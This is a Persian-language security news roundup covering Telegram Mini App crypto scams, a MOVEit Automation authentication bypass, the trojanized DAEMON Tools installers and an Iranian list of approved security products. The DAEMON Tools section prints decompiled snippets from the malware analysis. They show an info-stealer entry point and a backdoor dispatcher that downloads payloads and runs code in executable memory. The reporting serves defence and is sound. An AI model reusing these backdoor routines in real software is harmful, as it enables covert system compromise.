
Push Security اشاره می‌کند که آزمایش‌های مربوط به ConsentFix v3 بر اساس حساب‌های شخصی مایکروسافت انجام شده است؛ به همین دلیل، درک کامل میزان اثرگذاری آن دشوار است و این تأثیر به عواملی مانند سطح دسترسی‌ها، سرویس‌های فعال و تنظیمات tenant بستگی دارد.

در زمینه کاهش ریسک ConsentFix، Push توضیح می‌دهد که این کار پیچیده است، زیرا اعتماد به اپلیکیشن‌های first-party بخشی از معماری سیستم است. همچنین اشاره می‌شود که Family of Client IDs (FOCI) در مایکروسافت (که به برنامه‌های مرتبط اجازه اشتراک‌گذاری مجوزها و توکن‌های refresh را می‌دهد) در این زمینه نقش مهمی دارد.

با این حال، همچنان اقداماتی برای مدیران سیستم وجود دارد؛ از جمله اعمال token binding روی دستگاه‌های مورد اعتماد، تعریف قوانین تشخیص رفتاری (behavioral detection rules) و اعمال محدودیت برای احراز هویت اپلیکیشن‌ها.

در نهایت، هرچند حملات ConsentFix در کمپین‌های واقعی مورد استفاده قرار گرفته‌اند، اما هنوز مشخص نیست که نسخه v3 تا چه حد در میان مجرمان سایبری گسترش یافته یا مورد استفاده قرار گرفته است.

## [۵] سوءاستفاده از Telegram Mini Apps برای کلاهبرداری‌های رمزارزی و انتشار بدافزار اندروید



پژوهشگران امنیت سایبری یک عملیات کلاهبرداری در مقیاس بزرگ را شناسایی کرده‌اند که از قابلیت Telegram Mini Apps برای اجرای کلاهبرداری‌های رمزارزی، جعل هویت برندهای شناخته‌شده و توزیع بدافزار اندروید استفاده می‌کند.

بر اساس گزارش جدید CTM360، این پلتفرم که با نام FEMITBOT شناخته می‌شود، بر اساس یک رشته (string) موجود در پاسخ‌های API شناسایی شده و از ربات‌های تلگرام و Mini Appهای جاسازی‌شده برای ایجاد تجربه‌هایی شبیه اپلیکیشن واقعی در داخل خود پیام‌رسان استفاده می‌کند.


Telegram Mini Apps در واقع اپلیکیشن‌های سبک وبی هستند که داخل مرورگر داخلی تلگرام اجرا می‌شوند و امکان ارائه خدماتی مانند پرداخت، دسترسی به حساب کاربری و ابزارهای تعاملی را بدون نیاز به خروج از برنامه فراهم می‌کنند.

### سوءاستفاده از Telegram Mini Apps

بر اساس گزارش CTM360 که با BleepingComputer به اشتراک گذاشته شده است، پلتفرم FEMITBOT برای اجرای انواع مختلف کلاهبرداری‌ها مورد استفاده قرار می‌گیرد؛ از جمله پلتفرم‌های جعلی ارز دیجیتال، خدمات مالی، ابزارهای هوش مصنوعی و سایت‌های استریمینگ.

در کمپین‌های مختلف، عاملان تهدید برای افزایش اعتبار و جلب اعتماد کاربران، خود را به‌جای برندهای شناخته‌شده جعل هویت کرده‌اند و در عین حال از یک زیرساخت بک‌اند مشترک با دامنه‌ها و ربات‌های تلگرام متفاوت استفاده کرده‌اند.

برخی از برندهایی که در این کمپین جعل هویت شده‌اند شامل Apple، Coca-Cola، Disney، eBay، IBM، Moon Pay، NVIDIA و YouKu هستند.




شکل ۳ Telegram Mini App جعل‌شده با نام NVIDIA

پژوهشگران می‌گویند این فعالیت از یک زیرساخت بک‌اند مشترک استفاده می‌کند؛ به‌طوری که چندین دامنه فیشینگ مختلف از یک پاسخ API یکسان با متن «Welcome to join the FEMITBOT platform» استفاده می‌کنند که نشان می‌دهد همگی به یک زیرساخت واحد متصل هستند.

```
"data": {
  "content": "<p>Welcome to join the FEMITBOT platform</p>"
},
"msg": "ok"
```

پاسخ API یافت‌شده در کمپین‌های FEMITBOT

این عملیات از ربات‌های تلگرام برای نمایش سایت‌های فیشینگ به‌صورت مستقیم در داخل پلتفرم شبکه اجتماعی استفاده می‌کند. زمانی که کاربر با یک ربات تعامل کرده و روی گزینه «Start» کلیک می‌کند، ربات یک Mini App اجرا می‌کند که صفحه فیشینگ را در WebView داخلی تلگرام نمایش می‌دهد؛ به‌طوری که کاربر تصور می‌کند این صفحه بخشی از خود اپلیکیشن است. در داخل این صفحات، به قربانیان داشبوردهایی با موجودی یا «درآمد» جعلی نمایش داده می‌شود که اغلب همراه با تایمرهای شمارش معکوس یا پیشنهادهای محدود زمانی است تا حس فوریت ایجاد شود.

هنگامی که کاربران تلاش می‌کنند برداشت وجه انجام دهند، از آن‌ها خواسته می‌شود ابتدا واریز انجام دهند یا وظایف معرفی (referral) را تکمیل کنند؛ روشی رایج در کلاهبرداری‌های سرمایه‌گذاری و پیش‌پرداخت.(advance-fee scams)

برخی از فایل‌های APK اندروید منتشرشده توسط FEMITBOT

به کاربران دستور داده می‌شود فایل‌های APK اندروید را دانلود کنند، لینک‌ها را در مرورگر داخل برنامه باز کنند، یا اپلیکیشن‌های تحت وب پیش‌رونده (PWA) نصب کنند که نرم‌افزارهای معتبر را شبیه‌سازی می‌کنند.

CTM360 توضیح می‌دهد: «نام فایل‌های APK با دقت انتخاب می‌شوند تا شبیه اپلیکیشن‌های قانونی باشند یا از نام‌های تصادفی استفاده می‌کنند که به‌راحتی شک‌برانگیز نیستند».

همچنین آمده است: « این APK ها روی همان دامنه‌ای میزبانی می‌شوند که API روی آن قرار دارد، بنابراین گواهی TLS معتبر است و هیچ هشدار محتوای ترکیبی (mixed-content) در مرورگر نمایش داده نمی‌شود».

کاربران باید هنگام تعامل با ربات‌های تلگرام که سرمایه‌گذاری‌های رمزارزی را تبلیغ می‌کنند یا آن‌ها را به اجرای Mini App ها ترغیب می‌کنند، احتیاط کنند؛ به‌ویژه زمانی که از آن‌ها خواسته می‌شود وجهی واریز کرده یا برنامه‌ای دانلود کنند.

به‌عنوان یک توصیه کلی، کاربران اندروید باید از نصب فایل‌های APK از منابع غیررسمی (sideloading) خودداری کنند، زیرا این روش یکی از رایج‌ترین راه‌های انتشار بدافزار خارج از Google Play Store است.

## [۶] هشدار Progress درباره آسیب‌پذیری بحرانی دور زدن احراز هویت در MOVEit Automation

شرکت Progress Software به مشتریان خود درباره یک آسیب‌پذیری بحرانی دور زدن احراز هویت در نرم‌افزار MOVEit Automation هشدار داده و خواستار اعمال فوری وصله امنیتی شده است.

MOVEit Automation یک راهکار سازمانی برای انتقال مدیریت‌شده فایل (MFT) است که فرایندهای پیچیده انتقال داده را بدون نیاز به اسکریپت‌نویسی دستی خودکار کرده و به‌عنوان یک هماهنگ‌کننده مرکزی برای زمان‌بندی و مدیریت انتقال فایل‌ها بین سیستم‌های مختلف شامل سرورهای محلی، فضای ابری و شرکای خارجی عمل می‌کند.

این آسیب‌پذیری با شناسه CVE-2026-4670 ردیابی می‌شود و نسخه‌های پیش از ۲۰۲۵.۱.۵، ۲۰۲۵.۰.۹ و ۲۰۲۴.۱.۸ را تحت تأثیر قرار می‌دهد. مهاجمان از راه دور می‌توانند بدون نیاز به دسترسی قبلی به سیستم هدف و بدون تعامل کاربر، از این ضعف در حملاتی با پیچیدگی پایین سوءاستفاده کنند.

شرکت Progress در اطلاعیه‌ای اعلام کرده است: «این آسیب‌پذیری برطرف شده و تیم MOVEit Automation به‌شدت توصیه می‌کند کاربران به آخرین نسخه ارتقا دهند. تنها راه رفع این مشکل، به‌روزرسانی به نسخه وصله‌شده با استفاده از نصب‌کننده کامل است. در طول فرآیند ارتقا، سیستم با اختلال (downtime) مواجه خواهد شد».

همچنین در همان روز، این شرکت به‌روزرسانی امنیتی دیگری برای رفع یک آسیب‌پذیری با شدت بالا در ارتقای سطح دسترسی (CVE-2026-5174) منتشر کرده که ناشی از اعتبارسنجی نامناسب ورودی در همین نرم‌افزار است.

بر اساس جستجوی Shodan که توسط دنیل کارد، مشاور امنیت سایبری PwnDefend، منتشر شده، بیش از ۱۴۰۰ نمونه از MOVEit Automation در اینترنت در دسترس هستند و بیش از ده مورد از آن‌ها به نهادهای دولتی محلی و ایالتی آمریکا مرتبط‌اند. با این حال، هنوز اطلاعات دقیقی درباره تعداد سیستم‌هایی که در برابر حملات مرتبط با CVE-2026-4670 ایمن‌سازی شده‌اند، در دست نیست.

نقشه نمونه‌های در معرض اینترنت(Shodan) MOVEit Automation

اگرچه شرکت Progress هنوز اعلام نکرده که این آسیب‌پذیری‌ها در حملات واقعی مورد سوءاستفاده قرار گرفته‌اند، اما در سال‌های اخیر سایر آسیب‌پذیری‌های MOVEit MFT هدف حملات قرار گرفته‌اند.

برای مثال، گروه باج‌افزاری Clop در سال ۲۰۲۳ از یک آسیب‌پذیری روز-صفر (zero-day) در پلتفرم انتقال امن فایل MOVEit Transfer سوءاستفاده کرد که به یک موج گسترده سرقت داده منجر شد و طبق برآوردهای Emsisoft، بیش از ۲۱۰۰ سازمان و بیش از ۶۲ میلیون نفر را تحت تأثیر قرار داد.

نرم‌افزارهای MFT به‌طور کلی هدف جذابی برای عاملان باج‌افزار محسوب می‌شوند؛ همان‌طور که در کمپین‌های قبلی Clop نیز دیده شد که آسیب‌پذیری‌های Accellion FTA، SolarWinds Serv-U، Gladinet CentreStack، GoAnywhere MFT و Cleo را هدف قرار داده بودند.

شرکت Progress Software اعلام کرده است که راهکارهای MOVEit MFT این شرکت توسط بیش از ۳۰۰۰ سازمان و بیش از ۱۰۰ هزار کاربر در سراسر جهان مورد استفاده قرار می‌گیرد.

## [۷] آلودگی DAEMON Tools در حمله زنجیره تامین برای استقرار بک‌دور

مهاجمان با آلوده‌سازی (trojanized) نصب‌کننده‌های نرم‌افزار DAEMON Tools، از تاریخ ۸ آوریل یک بک‌دور را به هزاران سیستمی که این برنامه را از وب‌سایت رسمی دانلود کرده‌اند، تحویل داده‌اند.

این حمله زنجیره تأمین منجر به آلودگی هزاران سیستم در بیش از ۱۰۰ کشور شده است. با این حال، بارهای مخرب مرحله دوم تنها روی حدود یک دوجین سیستم اجرا شده‌اند که نشان‌دهنده هدف‌گیری دقیق و تمرکز بر اهداف باارزش است.

از جمله قربانیانی که بارهای مرحله بعدی را دریافت کرده‌اند، سازمان‌هایی در حوزه‌های خرده‌فروشی، علمی، دولتی و تولیدی در کشورهای روسیه، بلاروس و تایلند هستند.

بر اساس گزارش شرکت امنیت سایبری Kaspersky، این حمله همچنان ادامه دارد و نسخه‌های آلوده شامل DAEMON Tools از نسخه ۱۲.۵.۰.۲۴۲۱ تا ۱۲.۵.۰.۲۴۳۴ هستند؛ به‌طور مشخص فایل‌های DTHelper.exe، DiscSoftBusServiceLite.exe و DTShellHlp.exe تحت تأثیر قرار گرفته‌اند.

DAEMON Tools یک ابزار ویندوزی برای mount کردن فایل‌های image دیسک به‌صورت درایو مجازی است. این نرم‌افزار در دهه ۲۰۰۰ به‌ویژه میان گیمرها و کاربران حرفه‌ای بسیار محبوب بود، اما امروزه بیشتر در محیط‌هایی استفاده می‌شود که به مدیریت درایوهای مجازی نیاز دارند.

پس از دانلود و اجرای نصب‌کننده‌های آلوده که دارای امضای دیجیتال معتبر هستند، کد مخرب تعبیه‌شده در فایل‌ها فعال می‌شود. این بدافزار با ایجاد ماندگاری (persistence)، یک بک‌دور را هنگام راه‌اندازی سیستم فعال می‌کند.

سرور فرماندهی می‌تواند دستورات مختلفی ارسال کند که سیستم را وادار به دانلود و اجرای بارهای مخرب اضافی می‌کند.

بدافزار مرحله اول در این حمله، یک ابزار ساده سرقت اطلاعات است که داده‌هایی مانند نام میزبان (hostname)، آدرس MAC، پردازش‌های در حال اجرا، نرم‌افزارهای نصب‌شده و تنظیمات محلی سیستم را جمع‌آوری کرده و برای پروفایل‌سازی قربانیان به مهاجمان ارسال می‌کند.

```
namespace InfoCollector
{
    // Token: 0x02000005 RID: 5
    internal static class Program
    {
        // Token: 0x0600000F RID: 15 RVA: 0x000024AC File Offset: 0x000006AC
        private static int Main(string[] args)
        {
            if (args == null || args.Length < 1)
            {
                Console.Error.WriteLine("用法: InfoCollector.exe <提交URL>");
                return 1;
            }
            string text = args[0];
            if (text != null)
            {
                text = text.Trim();
            }
            if (string.IsNullOrEmpty(text))
            {
                Console.Error.WriteLine("用法: InfoCollector.exe <提交URL>");
                return 1;
            }
            int num;
            try
            {
                Program.Run(text);
                num = 0;
            }
            catch
            {
                num = 2;
            }
            return num;
        }
```

بار مخرب اولیه سرقت اطلاعات

بر اساس نتایج به‌دست‌آمده، برخی از سیستم‌ها یک مرحله دوم را دریافت می‌کنند که شامل یک بک‌دور سبک است و می‌تواند دستورات را اجرا کند، فایل‌ها را دانلود کرده و کدها را مستقیماً در حافظه اجرا کند.

```
  if ( !lstrcmpiA(*p_lpString1, a0x01) )      // "0x01"
  {
    if ( p_n3 == 3 )
    {
      v12 = mw_c2_download(p_lpString1[1], p_lpString1[2]);
      lpString1_2 = g_cmd_result;
      _Success._r_n_1 = _Success._r_n;
      if ( !v12 )
        _Success._r_n_1 = String2;
      lstrcatA(g_cmd_result, String1a_1);
      p_si128 = _Success._r_n_1;
      goto LABEL_52;
    }
    goto LABEL_14;
  }
  if ( !lstrcmpiA(*p_lpString1, a0x02) )      // "0x02"
  {
    if ( p_n3 == 3 )
    {
      lpString2_1 = p_lpString1[2];
      if ( !mw_c2_download(p_lpString1[1], lpString2_1) )
        goto LABEL_18;
      Sleep(200u);
      process = mw_create_process(lpString2_1);
      goto LABEL_20;
    }
    goto LABEL_14;
  }
  if ( !lstrcmpiA(*p_lpString1, a0x03) )      // "0x03"
  {
    if ( p_n3 == 2 )
    {
      lpszUrl = p_lpString1[1];
      lpAddress = nullptr;
      p_n3 = 0;
      if ( mw_c2_send_get(lpszUrl, &lpAddress, &p_n3)
        && (lpStartAddress = lpAddress,
            flOldProtect = 0,
            VirtualProtect(lpAddress, p_n3, PAGE_EXECUTE_READWRITE, &flOldProtect)) )
      {
        Thread = CreateThread(nullptr, 0, lpStartAddress, nullptr, 0, nullptr);
        CloseHandle(Thread);
        process = 1;
      }
      else
      {
00002317 mw_cmd_dispatch:43 (140002F17) (Synchronized with IDA View-A)
```

بخش کد از بک‌دور

در حداقل یک مورد که یک مؤسسه آموزشی در روسیه را هدف قرار داده بود، شرکت Kaspersky از استقرار بدافزار پیشرفته‌تری با نام QUIC RAT خبر داده است؛ بدافزاری که از چندین پروتکل ارتباطی پشتیبانی می‌کند و قادر است کد مخرب را به درون فرآیندهای قانونی تزریق کند.

رسانه BleepingComputer اعلام کرده که برای دریافت نظر رسمی با DAEMON Tools تماس گرفته، اما تا زمان انتشار گزارش پاسخی دریافت نشده است.

Kaspersky این حمله زنجیره تأمین را یک نفوذ پیچیده توصیف می‌کند که توانسته نزدیک به یک ماه بدون شناسایی باقی بماند.

پژوهشگران تأکید می‌کنند: «با توجه به پیچیدگی بالای این حمله، ضروری است سازمان‌ها سیستم‌هایی را که DAEMON Tools روی آن‌ها نصب بوده، از نظر فعالیت‌های غیرعادی امنیتی—به‌ویژه از تاریخ ۸ آوریل به بعد—به‌دقت بررسی کنند».

اگرچه Kaspersky این حمله را به عامل تهدید خاصی نسبت نداده است، اما بر اساس رشته‌های موجود در بدافزار مرحله اول، احتمال می‌دهد مهاجمان به زبان چینی صحبت کنند.

از ابتدای سال جاری، حملات زنجیره تأمین نرم‌افزار تقریباً به‌صورت ماهانه مشاهده شده‌اند؛ از جمله eScan در ژانویه، Notepad++ در فوریه، CPU-Z در آوریل و اکنون DAEMON Tools.

همچنین حملات مشابهی که مخازن کد، پکیج‌ها و افزونه‌ها را هدف قرار می‌دهند، در سال جاری حتی گسترده‌تر بوده‌اند که از جمله مهم‌ترین آن‌ها می‌توان به کمپین‌های Trivy، Checkmarx و Glassworm اشاره کرد.

## [۸] اعلام جدیدترین محصولات امنیتی خارجی در حال بررسی و تایید مرکز افتا

مرکز مدیریت راهبردی افتا، جدیدترین فهرست محصولات، سامانه‌ها و سکوهای خارجی در حال بررسی یا تایید شده را منتشرکرد.

به گزارش افتانا، شرکت‌های داخلی فعال در زمینه محصولات فتایی و خدمات افتایی موظف هستند تا تمامی شرایط ضوابط ارائه محصولات، سکوها و سامانه‌های خارجی در حوزه امنیت اطلاعات و ارتباطات را رعایت کنند. این ضوابط براساس بند ۴ مصوبه سوم جلسه ۹۶ شورای عالی فضای مجازی مورخ ۲۳ آبان ۱۴۰۲ و در راستای اجرایی سازی هدف عملیاتی بند ۲-۲-۲-۸ طرح کلان و معماری شبکه ملی اطلاعات مصوبه شماره ۶۶ شورای عالی فضای مجازی اتخاذ شده است و تمامی شرکت‌های داخلی موظفند به صورت مجزا برای هر یک از محصولات، سامانه‌ها و سکوهای خارجی این ضوابط را رعایت کنند.

مرکز مدیریت راهبردی افتای ریاست جمهوری ضمن حمایت از محصولات داخلی و در راستای ساماندهی بازار محصولات خارجی در کشور، ضوابط ارائه محصولات، سکوها و سامانه‌های خارجی در حوزه امنیت اطلاعات و ارتباطات را اعلام کرده است و هر شرکت داخلی برای هریک از محصولات، سامانه‌ها و سکوهای خارجی باید به صورت مجزا این شرایط سه‌گانه را رعایت کند:

۱. معرفی‌نامه رسمی از تولیدکنندگان این محصولات.
۲. تعهدنامه محضری الزامات ارائه محصولات، سامانه‌ها و سکوهای خارجی حوزه امنیت اطلاعات و ارتباطات.
۳. گواهی معتبر در گرایش امن‌سازی و مقاوم‌سازی سامانه‌ها، زیرساخت‌ها و سرویس‌ها و همچنین گرایش نصب و پشتیبانی محصولات فتا

خرید محصولات تایید شده از توزیع‌کنندگان اصلی یا نمایندگان آنان بلامانع است و تازه‌ترین لیست محصولات، سامانه‌ها و سکوهای خارجی در حال بررسی یا تایید شده به شرح زیر است. شایان ذکر است که این فهرست به‌صورت مداوم به‌روزرسانی و اطلاع‌رسانی می‌شود.

| ردیف | تولید کننده | نوع محصول | توزیع کننده داخلی | وضعیت محصول |
|---|---|---|---|---|
| ۱ | IceWarp | ایمیل سازمانی | پارس آوان رایان | در حال بررسی |
| ۲ | Wallix | مدیریت دسترسی ویژه | پارس ایمن خوارزم | تأیید شده |
| ۳ | Arcon | مدیریت دسترسی ویژه | پیشگامان تجارت امن ایرانیان | تأیید شده |
| ۴ | C-Prot | ضد بدافزار | رایان سامانه آرکا | تأیید شده |
| ۵ | Dr.Web | ضد بدافزار | داده گستران رادین سگال | تأیید شده |
| ۶ | eScan | ضد بدافزار | پارس آوان رایان | در حال بررسی |
| ۷ | Quick Heal | ضد بدافزار | توسعه فناوری محافظت ابرداده ایرانیان | در حال بررسی |
| ۸ | G-Data | ضد بدافزار | توسعه فناوری‌ها و سامانه‌های راه امن | در حال بررسی |
| ۹ | Kaspersky | ضد بدافزار | فناوری اطلاعات و ارتباطات آتنا | تأیید شده |
| ۱۰ | Kaspersky | ضد بدافزار | پیشگامان تجارت امن ایرانیان | تأیید شده |
| ۱۱ | Kaspersky | ضد بدافزار | ارتباط امن داده های راد | تأیید شده |
| ۱۲ | Sangfor | فایروال، EDR و XDR | راهبرد و راهکار امن هوشمند | تأیید شده |
| ۱۳ | PT | تمامی محصولات | نوآوران امن اندیش شریف | تأیید شده |
| ۱۴ | PT | تمامی محصولات | فناوری ارتباطات آشیانه امن | تأیید شده |
| ۱۵ | RidgeBot | آزمون نفوذ خودکار | راهبرد و راهکار امن هوشمند | در حال بررسی |
| ۱۶ | Nsfocus | Isop، ADS و UTS (محصولات مخابراتی) | راهبرد و راهکار امن هوشمند | در حال بررسی |
| ۱۷ | Sky Guard | پیش‌گیری از نشت داده | داده ورزی هوشمند آسا | تأیید شده |
| ۱۸ | Zecurion | پیش‌گیری از نشت داده | راهبرد و راهکار امن هوشمند | در حال بررسی |
| ۱۹ | SearchInform | ارزیابی سطح مخاطرات | ارتباط امن داده های راد | درحال بررسی |
| ۲۰ | Alcatel Lucent | ارتباطات صوتی با آیپی | زیرا | تأیید شده |